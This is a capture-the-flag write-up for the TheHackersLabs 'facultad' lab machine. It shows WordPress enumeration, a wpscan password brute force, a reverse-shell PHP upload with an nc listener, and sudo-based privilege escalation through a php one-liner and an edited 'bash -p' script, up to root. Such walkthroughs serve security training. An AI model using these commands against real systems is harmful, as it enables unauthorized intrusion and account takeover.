TheHackersLabs — https://thehackerslabs.com/
- Platform: TheHackersLabs
- OS: Linux
- Difficulty: Easy
Enumeration
Scan
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)

80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Asignatura: Administraci\xC3\xB3n de Sistemas - Ingenier\xC3\xADa Inform\xC3\xA1...
SSH (22)
Password based authentication
ssh root@192.168.66.138
The authenticity of host '192.168.66.138 (192.168.66.138)' can't be established.
ED25519 key fingerprint is: SHA256:09ZSLxiw1tvVbTWbg6eZzfN1d3i5dWrpGIe+aCobTK4
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.66.138' (ED25519) to the list of known hosts.
root@192.168.66.138's password:
HTTP (80)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Asignatura: Administraci\xC3\xB3n de Sistemas - Ingenier\xC3\xADa Inform\xC3\xA1...
Landing page
- No relevant content
- Links are not configured
- No special features
Dirsearch
[00:02:28] 301 -  320B  - /education  ->  http://192.168.66.138/education/
[00:02:34] 200 -  459B  - /images/
[00:02:34] 301 -  317B  - /images  ->  http://192.168.66.138/images/

/images
- Directory listing enable
- Apparently no relevant content
/education (wordpress)
Whatweb
http://192.168.66.138/education/ [200 OK] Apache[2.4.62]
Country[RESERVED][ZZ]
HTML5
HTTPServer[Debian Linux][Apache/2.4.62 (Debian)]
IP[192.168.66.138]
MetaGenerator[WordPress 6.7.1]
Script[importmap,module]
Title[Facultad]
UncommonHeaders[link]
WordPress[6.7.1]
Software version
WordPress 6.7.1
Virtual hosting (facultad.thl)
On network monitor (developer tools on firefox) we can see facultad.thl

- Added
facultad.thlto/etc/hosts
Wordpress 6.7.1 enum
- Command
wpscan --url http://192.168.66.138/education/ -e ap,u,at
- Output
[+] URL: http://192.168.66.138/education/ [192.168.66.138]
[+] XML-RPC seems to be enabled: http://192.168.66.138/education/xmlrpc.php
[+] WordPress readme found: http://192.168.66.138/education/readme.html
[+] The external WP-Cron seems to be enabled: http://192.168.66.138/education/wp-cron.php

[+] WordPress version 6.7.1 identified (Insecure, released on 2024-11-21).

[i] The main theme could not be detected.

[i] No plugins Found.

[i] Theme(s) Identified:
		[+] twentytwentyfive
		[+] twentytwentyfour
		[+] twentytwentythree

[i] User(s) Identified:
		[+] facultad
- User facultad identified
Exploitation
Wordpress 6.7.1
Password attack
- Command
wpscan --url http://192.168.66.138/education/ \n
-U facultad -P /usr/share/wordlists/rockyou.txt
- Output
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - facultad / asdfghjkl
Credentials found
facultad:asdfghjkl
/wp-admin
- Redirects to http://facultad.thl/education/wp-login.php
- Logged in as facultad
WP File Manager
- This plugin is available for us:

Uploading a revshell.php inside /wp-content2
- Created a new directory named /wp-content2
- revshell.php uploaded

revshell.php works (we’re in)
nc -nvlp 8888
listening on [any] 8888 ...
connect to [192.168.66.130] from (UNKNOWN) [192.168.66.138] 43220
Linux TheHackersLabs-facultad.thl 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64 GNU/Linux
 15:50:30 up 49 min,  0 user,  load average: 0.03, 0.11, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
Post-exploitation
Access as www-data
Shell upgraded to Fully Interactive TTY
www-data@TheHackersLabs-facultad:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Users with a shell
$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
debian:x:1000:1000:debian,,,:/home/debian:/bin/bash
gabri:x:1001:1001::/home/gabri:/bin/sh
vivian:x:1002:1002::/home/vivian:/bin/sh
User flag found inside /home/vivian
www-data@TheHackersLabs-facultad:/$ ls -lRa /home
/home:
total 16
drwxr-xr-x  4 root   root   4096 Jan 27  2025 .
drwxr-xr-x 18 root   root   4096 Oct 16  2024 ..
drwx------  2 debian debian 4096 Oct 16  2024 debian
drwxr-xr-x  2 vivian vivian 4096 Jan 27  2025 vivian
ls: cannot open directory '/home/debian': Permission denied

/home/vivian:
total 12
drwxr-xr-x 2 vivian vivian 4096 Jan 27  2025 .
drwxr-xr-x 4 root   root   4096 Jan 27  2025 ..
-rw-r--r-- 1 root   root     23 Jan 27  2025 user.txt
Sudo permissions
www-data@TheHackersLabs-facultad:/$ sudo -l
sudo: unable to resolve host TheHackersLabs-facultad.thl: Name or service not known
Matching Defaults entries for www-data on TheHackersLabs-facultad:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User www-data may run the following commands on TheHackersLabs-facultad:
    (gabri) NOPASSWD: /usr/bin/php
- it does not require password

php binary allows privesc
- Reference https://gtfobins.org/gtfobins/php/#shell
Access as gabri
Privesc to gabri
- Command
www-data@TheHackersLabs-facultad:/$ sudo -u gabri php -r 'system("/bin/bash -i");'
- Output
gabri@TheHackersLabs-facultad:/$ id
uid=1001(gabri) gid=1001(gabri) groups=1001(gabri)
Files owner by gabri
gabri@TheHackersLabs-facultad:/$ find / -name gabri 2> /dev/null
/var/mail/gabri
Content inside /var/mail/gabri
gabri@TheHackersLabs-facultad:/$ ls -la /var/mail/gabri
total 12
drwxr-sr-x 2 gabri gabri 4096 Jan 25  2025 .
drwxrwsr-x 4 root  mail  4096 Jan 25  2025 ..
-rw-r--r-- 1 gabri gabri  176 Jan 25  2025 .password_vivian.bf

gabri@TheHackersLabs-facultad:/$ cat /var/mail/gabri/.password_vivian.bf
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>>++++++++.-----------.+++++++++++++++.---------------.+++++++++++++++++++.--.---.-.-------------.<<++++++++++++++++++++.--.++.+++.
Decrypt a message
- Reference https://www.dcode.fr/cipher-identifier

- Looks like Brainfuck
- Reference https://www.dcode.fr/brainfuck-language

- lapatrona2025 could be the password. Credentials
vivian:lapatrona2025
Access as vivian
Credentials work
- Go back as www-data before authenticate as vivian
www-data@TheHackersLabs-facultad:/$ su vivian
Password:
$ bash
vivian@TheHackersLabs-facultad:/$ id
uid=1002(vivian) gid=1002(vivian) grupos=1002(vivian)
vivian@TheHackersLabs-facultad:/$
Sudo permissions (vivian)
vivian@TheHackersLabs-facultad:/$ sudo -l
sudo: unable to resolve host TheHackersLabs-facultad.thl: Nombre o servicio desconocido
Matching Defaults entries for vivian on TheHackersLabs-facultad:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User vivian may run the following commands on TheHackersLabs-facultad:
    (ALL) NOPASSWD: /opt/vivian/script.sh
Backup the original script
vivian@TheHackersLabs-facultad:/opt/vivian$ cp script.sh script.sh.bkp
Edition for /opt/vivan/script.sh
- New content
$ cat script.sh
#!/bin/bash
bash -p
Privesc to root
vivian@TheHackersLabs-facultad:/opt/vivian$ sudo /opt/vivian/script.sh

root@TheHackersLabs-facultad:/opt/vivian# id
uid=0(root) gid=0(root) grupos=0(root)

root@TheHackersLabs-facultad:/opt/vivian# cd /root
root@TheHackersLabs-facultad:~# ls
root.txt